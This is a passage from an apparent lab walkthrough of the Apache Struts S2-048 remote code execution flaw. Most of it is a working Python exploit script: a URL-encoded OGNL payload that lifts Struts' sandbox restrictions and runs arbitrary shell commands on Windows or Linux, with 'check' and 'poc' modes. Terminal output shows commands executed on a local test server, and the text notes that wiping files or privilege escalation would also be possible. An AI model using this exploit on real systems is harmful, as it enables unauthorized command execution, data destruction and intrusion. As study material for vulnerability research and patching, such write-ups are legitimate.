k2.ognl.OgnlUtil@class%29%29.%28%23ognlUtil.getExcludedPackageNames%28
%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29
%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27"
+cmd+"%27%29.%28%23iswin%3D%28@java.lang.System@getProperty%28%27os.na
me%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D
%28%23iswin%3F%7B%27cmd.exe%27%2C%27%2fc%27%2C%23cmd%7D%3A%7B%27%2fbin
```

```
%2fbash%27%2C%27-
c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23c
mds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23
p.start%28%29%29.%28%23ros%3D%28@org.apache.struts2.ServletActionConte
xt@getResponse%28%29.getOutputStream%28%29%29%29.%28@org.apache.common
s.io.IOUtils@copy%28%23process.getInputStream%28%29%2C%23ros%29%29.%28
%23ros.flush%28%29%29%7D&age=123&__cheackbox_bustedBefore=true&descrip
tion=123"
    return data2

def post(url, data):
    try:
        req = urllib2.urlopen(url, data)
        content = req.read()
        return content
    except urllib2.URLError, e:
        print e
        exit()
def check(url):
    data=request('echo dragonegg')
    res = post(url, data)
    if 'dragonegg' in res:
        print 's2-048 \033[1;32m EXISTS \033[0m!'
    else:
        print 's2-048 \033[1;31m NOT EXISTS \033[0m!'

def poc(url,cmd):
    data=request(cmd)
    res = post(url, data)
    print res

def Usage():
    print 'check:'
    print '    python file.py http://1.1.1.1/struts2-
showcase/integration/saveGangster.action'
    print 'poc:'
    print '    python file.py http://1.1.1.1/struts2-
showcase/integration/saveGangster.action command'

if __name__ == '__main__':

    if len(sys.argv) == 2:
        check(sys.argv[1])

    elif len(sys.argv) == 3:
        poc(sys.argv[1],sys.argv[2])

    else:
        Usage()
        exit()
```

The *Usage()* function (which is shown whenever you execute the script without arguments, for example), explains us how to use the script.

However, the two main functions are the following:

- check(...): Function that can be used just to check if the vulnerability is present. In order to use it, we just have to add no extra parameters to the script (apart from the victim URL).

Shown in *Figure 7*.

```
kali@kali:~/Desktop/Struts_PoC$ python Struts048.py http://127.0.0.1:8080/struts2-showcase-2.3.12/integration/saveGangs
ter.action
s2-048  EXISTS !
kali@kali:~/Desktop/Struts_PoC$
```

Figure 7

– poc(...): Which stands for Proof Of Concept, is the function called whenever we introduce an extra parameter for the console of the server under attack. That is, we can introduce a command that will be executed on the server's machine.
Example shown in *Figure 8*.

```
kali@kali:~/Desktop/Struts_PoC$ python Struts048.py http://127.0.0.1:8080/struts2-showcase-2.3.12/integration/saveGangs
ter.action "cd ..; ls"
bin
BUILDING.txt
conf
CONTRIBUTING.md
lib
LICENSE
logs
NOTICE
README.md
RELEASE-NOTES
RUNNING.txt
temp
webapps
work

kali@kali:~/Desktop/Struts_PoC$
```

Figure 8

As we can see on *Figure 8*, we have injected into the server's machine some commands whose function is going backward and showing all the content. However, other malicious objectives like removing everything inside the server or trying to do an scalation of privileges could be achieved.

Now, we can say that the vulnerability has been demostrated.